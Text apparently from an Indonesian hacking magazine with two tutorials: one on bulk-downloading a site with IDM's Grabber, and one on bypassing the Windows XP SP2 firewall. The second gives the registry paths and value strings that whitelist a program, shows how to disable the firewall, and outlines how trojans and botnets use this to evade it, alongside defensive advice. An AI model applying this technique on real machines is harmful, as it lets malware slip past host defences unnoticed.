
Oke, inilah inti dari artikel yang gw buat, sekarang loe tidak perlu lagi memakai browser, siapkan alamat website's yang akan kamu grab. Kemudian, buka IDM, pilih Menu Grabber.



Klik, langsung deh kebuka tuh menu,



Inilah menu Grabbernya, isikan **Grabber Project Name** dengan nama proyek yang kamu download contoh : **donlot x-code magazine**.
Isikan **Start page/address** dengan alamat websites yang akan kamu grab isinya contoh : <http://www.yogyafree.net/files/>
He.. he.. he.. buat loe yang kepengen download semua versi x-code magazine. Sedangkan untuk project template, biarkan settingnya Costum Setting, nanti akan disetting pada menu selanjutnya.
Oke, abis tu klik **Next**.




Sekarang, adalah tempat penyimpanan file yang akan kamu download tadi, berikut penjelasan masing – masing option :


- 1. Every file to a folder according to IDM category of the file**
Setiap file dimasukkan kedalam folder yang dikategori oleh IDM
- 2. All files to the folder associated with the following IDM category**
Semua file di sesuaikan oleh folder yang ditentukan oleh IDM
- 3. All Files to the following folder**
Semua file dimasukkan kedalam sebuah folder.
- 4. Ternyata mas X-Blast pinter bahasa english euuyyy ...**
Hal itu memang, mengapa ? saya kan anak Orang English ...
Ha.. ha.. ha.... (lucu nggak yaa??)

Okkk, selesai dulu nge-lawak nya. Mungkin bagi sebagian orang seperti gw, sering atau akan menggunakan option's **3**, mengapa ?, jawabannya adalah pada option's **3** kita dapat menentukan folder yang kita ciptakan sendiri, contoh penggunaan :

Sebuah cerpen tentang IDM by X-Blast on The warNet :
X-Blast mempunyai tongkrongan warnet sendiri, suatu ketika pas mo download sebuah Artikel yang sangat banyak, X-blast nggak tau mo nyimpan dimana, :-?, Apakah di Disk ? , woyy nggak mungkin lah ?, warnet kan pake deep freeze. tau – tau kebetulan X-Blast selalu nggak lupa bawa flashdisk pas pegi ke warnet, ya pas download tinggal pilih option **3**, kemudian browse ke Flashdisk, dan ok.



Then, pilih Next,




Pada dialog ini, menunjukkan seberapa banyak halaman yang akan loe jelajahi dalam sebuah websites tadi, kalo mau tau informasi lebih lanjut tentang dialog ini , silahkan buka menu helpnya IDM.


Contoh :

Pada gabbing kita bagian atas, akan mengrab file – file di <http://yogyafree.net/files> (alias file - file nya x-code magazine), dalam tulisan ini, gw akan mengisikan **Explore the specified number of link levels:** adalah **0**, mengapa ?, karena gw akan menyimpan isi 1 page saja di <http://yogyafree.net/files>

Ok, kemudian next lagi lanjut ke dialog selanjutnya




Pada dialog inilah loe menentukan apa saja yang akan loe download, pada websites yogyafree.net/files. Pada dialog ini, gw memilih




File – file dengan type di **compressed**, karena gw tau bahwa isi page yogyafree.net/files (x-code magazine) adalah file – file ter-kompres, Ya itung – itung dapat ngecilin dan nggak buat pe-download ribet, download magazine nya. Oke, kalo udah sampe sini, loe bisa utak – atik tu file yang kamu mau, semisal :

Loe kepingin download semua file pdf saja, disebuah page websites, loe tinggal klik menu **Add Filter**, kemudian pilih



Klik menu Add, akan muncul sebuah dialog




Isikan **Name** dengan nama filter contoh : **cuma file pdf**
Isikan **Mask** dengan type file pdf yaitu : ***.pdf**


Klik Ok, akan muncul filter loe tadi



Kemudian klik Ok,



Akan muncul di Following types, pilih filter tadi.



Kalo loe nggak mau download file yang gede banget pilih **Not More than** dengan maksimum besarnya file yang akan loe download . contoh :

Gw nggak mau download file pdf yang kapasitas yang melebihi 7Mb, caranya, klik **Not More than** dan isi dengan **7** dan select **MB** .

Ok, sampe saat ini persiapan grabbing udah selesai, saatnya beraksi, Klik Next dan IDM akan menginisialisasi websites yang akan kamu grabbing tadi, dan kemudian akan menemukan File – file dengan type yang kamu inginkan.

Setelah itu, langsung aja checkbox semua file yang ditemukan oleh IDM.



Setelah semua file di checkbox, silahkan loe download tu file, klik Icon IDM



Untuk berhenti, klik tombol stop, yang ada disebelah icon IDM, untuk merefresh (alias mengulang pendownload-tan file) klik icon refresh.



-----,end, -----

Greetz to ->

- [-] ALLAH SWT dan MUHAMMAD SAW.
- [-] My Father & My Ma'm Lovely, My Younger Lovely.
- [-] Mas-mas, abank-abank dan kakak-kakak di komunitas Yogyakarta, aku mau gabung nihh bisa nggak yahh?,
- [-] Anak – anak SMPN 2 Tgpandan, Kab.Belitung, Prov. Bangka-Belitung
- [-] Kapan yahh ada Yogyakarta Ba-Bel (he.. he.. he.. kebetulan nihh mau buat saran juga).
- [-] Ohh, ya buat komunitas – komunitas underground Indonesia Yogyakarta, echo, semoga tambah maju.
- [-] Kalo ada yang mau kritik neh artikel, silahkan ke : x.blast@yahoo.com

AssalamualaikumWr. Wb
Tgpandan, 08#10#2008

Bypassing Firewall Windows XP SP2

Penulis : poni (ferdianelli@yahoo.com)



Hacking dan keamanan firewall. Beberapa kasus eksploitasi yang sedang dibahas pada tutorial dibawah ini juga ditemukan oleh penulis pada beberapa produk firewall gratisan maupun berbayar. Penulis memutuskan untuk membahas firewall bawaan

Windows karena sangat umum dan sering ditemukan. Tidak diperlukan hacktool yang canggih. Cukup dengan bermain di registry editor, Firewall bawaan Windows sudah bisa diakali.

Ketika anda menjalankan software seperti irc client, browser, Antivirus dan lain sebagainya. Anda akan disodorkan peringatan seperti gambar dibawah ini. Itu artinya sistem telah mendeteksi adanya koneksi ke internet. Inilah yang kita kenal sebagai Firewall.

Firewall mengatur lalu lintas pada mesin anda dengan dunia jejaringan, memproteksi sistem dari percobaan penetrasi luar, mencegah penyebaran virus. Menahan dan memblokir Ping Flood.

Firewall ini dapat ditemukan pada Windows XP SP2 yang terintegrasi pada sistem operasi. Sebuah keputusan yang tepat ketika Windows versi dibawah XP SP2 menjadi bulan bulanan serangan. Firewall diharapkan dapat menetralsir peretasan tersebut (Meskipun sampai saat ini WinXP tetap menjadi favorit eksploitasi).

Memang benar jika firewall lebih baik ada dibanding tidak sama sekali untuk sebuah komputer sangat sering terhubung ke dunia luar. Membiarkan PC anda tanpa firewall adalah ibarat sebuah kota yang tidak memiliki benteng dan prajurit. Memancing siapa saja untuk merampas apa yang dimiliki kota tersebut. Dalam beberapa kasus serangan, Firewall dapat mengatasinya dengan baik.

Tetapi tahukah anda bahwa firewall pada Windows XP – Services Pack 2 sangat mudah diakali. Bahasa kasarnya “Windows firewall security is totally a Joke”. Parahnya, beberapa program malah tidak terdeteksi oleh firewall Windows XP. Program yang diperingati oleh firewall Windows adalah program-program yang membuka port pada sistem, sedangkan program yang melakukan koneksi keluar malah dianggap sah. ☺ lucu bukan??

Penempatan kebijakan firewall Windows XP SP2 pada database Registry

Salah satu kelemahan paling besar yang terdapat pada firewall Windows adalah menempatkan kebijakan pengaturan setting yang sensitif seperti “☒ On [recommended]”, “☐ Don't allow accceptions”, “☐ Off [not recommended]”, “Unblock” dan “Keep Blocking” program pada Windows Registry.

Ketika kita klik “Unblock”, sistem hanya menambahkan string ke Registry dan program sudah dapat melakukan komunikasi keluar sebebasya.

Coba selidiki isi registry dibawah ini

```
-HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\SharedAccess\Parameters\FirewallPolicy
|__ [-] DomainProfile
|    |__ [-] AuthorizedApplications
|    |    |__ [-] List
|__ [-] StandardProfile
|    |__ [-] AuthorizedApplications
|    |    |__ [-] List

-HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy
|__ [-] DomainProfile
|    |__ [-] AuthorizedApplications
|    |    |__ [-] List
|__ [-] StandardProfile
|    |__ [-] AuthorizedApplications
|    |    |__ [-] List
```

Semua informasi mengenai program yang boleh atau dilarang berkomunikasi tersimpan disini. Anda bisa mengedit sesuka hati tanpa diproteksi sama sekali. ☺ segitu mudahnya sebuah penjaga lalu lintas dikelabui? ..


Saya ambil contoh mIRC. String mIRC dengan Value data

C:\program files\mIRC\mirc.exe.*:Enabled:mIRC
Path program.*:Policy:IDprogram


Path program adalah direktori dimana mIRC diinstall, Policy adalah kebijakan dimana suatu program diblokir atau diijinkan, IDprogram adalah nama program yang masuk ke dalam List kebijakan sistem firewall.

Jika seandainya kebijakan untuk mIRC diubah menjadi


C:\program files\mIRC\mirc.exe.*:Disabled:lcq



Maka mIRC akan diblok oleh firewall dan berubah namanya menjadi “lcq” pada list kebijakan.



Mematikan fungsi firewall, fungsi peringatan juga bisa dilakukan melalui registry. Pada bagian **StandardProfile**, anda akan menemukan **DWORD** pada gambar dibawah ini.



EnabledFirewall dengan Value data = 1 artinya firewall difungsikan. Jika diubah ke 0 (nol), maka firewall tidak akan berfungsi lagi.

Penerapan Eksploitasi pada sistem keamanan firewall Windows

Penjelasan bagian pertama mungkin terkesan tidak praktis, karena anda masih perlu melakukannya secara manual. Lagipula tidak semua firewall sebobrok milik Microsoft. Benar sekali, Banyak produk firewall yang tidak menempatkan kebijakan kaku pada registry.

Meskipun demikian, inilah dasar yang paling sederhana untuk mengembangkan daya nalar pada cara kerja firewall. Setiap firewall pasti menyimpan informasi dalam bentuk beragam *.LOG, *.INI , *.DAT , *.TXT dan lain sebagainya. Anda hanya perlu mempelajari firewall berdasarkan jenisnya dan kemudian eksploitasi baru bisa diterapkan.

Berikut adalah algoritma proteksi firewall Windows

```
/Program dieksekusi/
|
|
/Membuka port?/
|--Jika tidak--/Maka program diijinkan melakukan koneksi keluar/---penulisan ke registry tidak dilakukan
|--Jika Ya-----/Maka firewall akan menanyakan ke user Blok atau tidak diBlok/
    |--Blok---/Maka program dicekal untuk melakukan koneksi keluar/-----penulisan ke registry
    untuk memblokir program beserta path program
    |--Tidak diBlok---/Maka program diijinkan boleh membuka port dan melakukan koneksi
    keluar/-----penulisan ke registry untuk mengijinkan program beserta path program
|
/Firewall tidak mengawasi lalu lintas internet program yang telah dimasukkan ke database registry/
|
/Firewall secara kaku menunggu program lain dengan algoritma yang sama/
```

Yang dieksploitasi oleh para black coder (pembuat malware) adalah ketika sebuah program menulis ke registry terlebih dahulu baru kemudian membuka port. Akibatnya firewall Windows menganggap program telah diijinkan dan berhak melakukan komunikasi dan pertukaran data.

Algoritma untuk melewati proteksi firewall Windows adalah sebagai berikut.

```
/Program dieksekusi/
|
/membuat registry string di
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile\AuthorizedApplications\List dengan Value Data PATH:\program.exe*:Enabled:IDprogram
|
/Membuka port – Melakukan koneksi keluar/
|
/Menunggu perintah dari pembuat program/
```

Sangat sederhana bukan?? Algoritma inilah yang diterapkan untuk membuat malware seperti Trojan, Botnet dan program mata-mata.


Berhati-hatilah jika anda mendapatkan firewall dalam keadaan off dan tidak bisa diaktifkan. Ada kemungkinan sistem pertahanan telah dimatikan.

Mengamankan sistem pertahanan anda

Penulis sangat menyarankan kepada pembaca untuk tidak menggunakan firewall bawaan Windows. Firewall Windows sangat tidak aman. Teknik melewati proteksi firewall yang dipaparkan oleh penulis sudah sangat luas diterapkan. Jadi ada baiknya anda mematikan sendiri firewall Windows dan mulai beralih ke produk lain.

Banyak produk firewall gratisan yang fungsinya lebih baik. Beberapa diantaranya adalah


- [-] PC Tools Firewall Plus - <http://www.pctools.com/firewall/>
- [-] ZoneAlarm Free Firewall - <http://www.zonealarm.com>
- [-] Sunbelt Personal Firewall - www.sunbeltsoftware.com



-----,end, -----

